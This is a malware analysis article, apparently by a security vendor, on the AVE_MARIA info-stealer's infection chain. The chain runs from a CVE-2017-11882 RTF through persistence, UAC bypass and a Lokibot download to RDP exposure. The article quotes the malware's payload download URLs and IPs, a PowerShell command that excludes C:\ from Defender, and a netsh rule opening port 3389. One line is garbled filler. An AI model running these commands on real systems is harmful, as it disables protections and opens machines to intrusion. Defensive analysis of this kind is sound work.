Ave_Maria Malware: there's more than meets the eye

reaqta.com/2019/04/ave_maria-malware-part1/


Introduction

AVE_MARIA, a malware used in phishing campaigns and so far identified only as an info-stealer, appears to be more complex and insidious, offering a wide range of capabilities, from privilege escalation to camera exfiltration, RDP connections, email extraction and more. For the past few months we have been monitoring various phishing campaign delivering AVE_MARIA and we are now able to prove that AVE_MARIA is in fact a complete and multi-purpose malware.

This article is the first of a series of 2 in which we will analyse the capabilities of AVE_MARIA… and more.

AVE_MARIA Initial Vector


For his analysis we will take as an example the document with the following SHA-256: *baaa65730d47c21a56bfcdfaced6b888b9590a96e1fd19df9c18115c0b8d1747* (you can check the behavior from **ReaQta-Hive** on VirusTotal, click on "*Detailed Report*").
The document doesn't contain any malicious macro nor any particular luring content that asks the user to click in order to access the content. In fact the document contains an embedded object that uses the Microsoft Equation Editor exploit, to start the infection.



_MWCQUNRJGKORXZKLXJIKVKGAEALLFzxrodvzplepyeafcbhsvPKXUMDWTG XOXgzmhnxwdpfqancfslkfaqqi0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000=

Spear-phishing document using CVE-2017-11882


Infection



Ave Maria Infection Pipeline

AVE_MARIA infection chain is convoluted and it can be summarised as follows:


- The malicious RTF exploits **CVE-2017-11882**
- *eqnedt32.exe* (Microsoft Equation Editor) downloads and executes the **AVE_MARIA** malware
- **AVE_MARIA** starts another instance of itself then it *downloads* a second malware: **Lokibot**
- AVE_MARIA performs *persistence* using the registry
- It runs a *UAC bypass* to escalate its privileges
- It modifies Windows Defender settings by *excluding* a directory from scanning
- It enables *inbound* RDP connections



complete behavioural tree

AVE_MARIA First stage

The storyline reconstructed via ReaQta-Hive shows that after a successful exploitation the *eqnedt32.exe* (Microsoft Equation Editor) process downloads (#1) and executes (#2) the dropped AVE_MARIA malware.
In an attempt to hide its presence, the main process disguises its name by mispelling that of a common Windows process, in this case: *scvhost.exe* (original: **svchost.exe**).



scvhost.exe

Original File Name masseterine.exe
Size 411 kB
Privilege Level MEDIUM
User
Hash 003fd2404d515bf67c01f632014179414c8f28cfefd18fb5453c05e058825b0e
CmdLine C:\Users\ \Local\scvhost.exe

Executable Duplicated

App c:\users \appdata\local\scvhost.exe
Dropped c:\users \appdata\roaming\scvhosts.exe

Registry Persistence

Name Scvhosts
Value C:\Users \AppData\Roaming\scvhosts.exe
Key \REGISTRY\USER\S-1-5-21-2372447408-862139996-2086257862-1000\Software\Microsoft\Windows\CurrentVersion\Run
Type REG_SZ

Executable Dropped

App c:\program files (x86)\common files\microsoft shared\equation\eqnedt32.exe
Dropped c:\users \appdata\local\microsoft\windows\temporary internet files\content.ie5\onmtyfl5\ewgjj52gsd[1].123

First stage

The malware duplicates itself in a new directory (#3), *%appdata%,* and it establishes persistence in the registry via *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* (#4).

AVE_MARIA Second stage


The malware uses different threads during the infection process, to simplify the analysis we divide the second stage in 2 different parts.

Part 1 – The Lokibot case

In this first part we see the main AVE_MARIA malicious process (pid **1072**) downloading another executable (analysis box #1 and #2) from:

```
h**p://secured.icbegypt.com/ssl.exe
```

and executing it (#4).



Executable Dropped

App c:\users\ \appdata\roaming\scvhosts.exe
Dropped c:\users\ \appdata\roaming\anppevrez.exe

1/1

anppevrez.exe

Original File Name polary.exe
Size 415.5 kB
Privilege Level MEDIUM
User
Hash 2fb2005c600243c020a5282cb20f5e5d58cd97fb1a87efb72c7e0641613be292
CmdLine "C:\Users\ \AppData\Roaming\Anppevrez.exe"

Connections

Local Address 192.168.71.130:54745
Remote Address 89.46.223.202:80
Address Family IPv4
Protocol tcp
Country

2/2

Executable Dropped

App c:\users\ \appdata\roaming\scvhosts.exe
Dropped c:\users\ \appdata\local\microsoft\windows\temporary internet files\content.ie5\ex4kdwy2\ssl[1].exe


1/3

second stage – part 1

The combination of AVE_MARIA and Lokibot led us to keep analysing this malware to obtain further information.

Part 2 – Privilege Escalation and RDP

Now for the second part: the malicious process spawns *cmd.exe*, that is used to finalize the privilege escalation.


BEHAVIORAL TREE

Executable Dropped 1
App c:\windows\syswow64\cmd.exe
Dropped c:\users\ \appdata\local\temp\dismcore.dll
1/2

pkgmgr.exe 2
Original File Name pkgmgr.exe
Size 205 kB
Privilege Level HIGH
User
Hash bf4b2891da64f8a7bba1c25f1b2754f430efeea702b40f2321d374834553ded0
Signer Microsoft Windows
CmdLine "C:\Windows\SysWOW64\pkgmgr.exe" /n:%temp%\ellocnak.xml

scvhost.exe 3
Original File Name masseterine.exe
Size 411 kB
Privilege Level HIGH
User
Hash 003fd2404d515bf67c01f632014179414c8f28cfefd18fb5453c05e058825b0e
CmdLine "C:\Users\ \AppData\Local\scvhost.exe"

powershell.exe 4
Signer Microsoft Windows
CmdLine powershell Add-MpPreference -ExclusionPath C:\

Connections 9
Local Address 192.168.71.130:58178
Remote Address 192.168.20.16:2869
1/6

netsh.exe 8
Signer Microsoft Windows
CmdLine netsh advfirewall firewall add rule name="3389" dir=in action=allow protocol=TCP localport=3389


Connections 5
Local Address 192.168.71.130:54747
Remote Address 5.206.225.104:80
Address Family IPv4
Protocol tcp
Country 🇳🇱
2/4

Executable Dropped 6
App c:\users\ \appdata\local\scvhost.exe
Dropped c:\users\ \appdata\local\microsoft\windows\temporary internet files\content.ie5\34hp9tna\upnp[1].exe
1/5

jueapdacc.exe 7
Original File Name jueapdacc.exe
Size 139.5 kB
Privilege Level HIGH
User
Hash 0244cbf1fbf8809c335b9bbd8142c72e3bbb36881e0aacfba6000e0aaa048ba9
CmdLine "C:\Users\ \AppData\Roaming\jueApDaCc.exe"

second stage – part 2

In this case the privilege escalation leverages on *pkgmgr.exe* (#2) to load a malicious dll, *dismcore.dll* (#1), that in turn spawns a **HIGH** privilege instance of the malware (#3) seen in the picture with pid **4512**.


4 Apr 1, 2019 9:41:21 AM high 4512 Privilege Escalation Privilege Escalation detected from scvhost.exe

privilege escalation detail

After obtaining the **HIGH integrity level**, the malware excludes the entire *C:* drive from Windows Defender by using *powershell.exe* and the cmdlet *Add-MpPreference (#4)*.

```
powershell Add-MpPreference -ExclusionPath C:\
```

Later on the activity continues with the download of another executable (analysis box #5 and #6) that is eventually started (#7):

```
h**p://5.206.225.104/dll/upnp.exe
```

This last executable, that we will call *upnp.exe*, is responsible for 2 tasks:

1. Enabling inbound connection to the **RDP** port *3389*.
2. Bypassing NAT by leveraging on the **Simple Service Discovery Protocol** in order to create a **port forward** via **UPnP**.

The first task is easily completed by running the *netsh.exe* Windows utility with the following commandline (#8):

```
netsh advfirewall firewall add rule name="3389" dir=in action=allow protocol=TCP
localport=3389
```

The second task is completed by issuing a UPnP request to the router in order to open a port for communication as it can be seen from the analysis box #9 where an SSDP connection is established towards a machine having address:

```
192.168.20.16:2869
```


The port *2869* is used for *Service Discovery*(SSDP).
From Wikipedia:

> The **Simple Service Discovery Protocol** (**SSDP**) is a network protocol based on the Internet protocol suite for advertisement and discovery of network services and presence information.
> […] Microsoft uses port number 2869 for event notification and event subscriptions. [..]

This was another good reason to keep looking into AVE_MARIA to better understand the capabilities of this “info-stealer”.

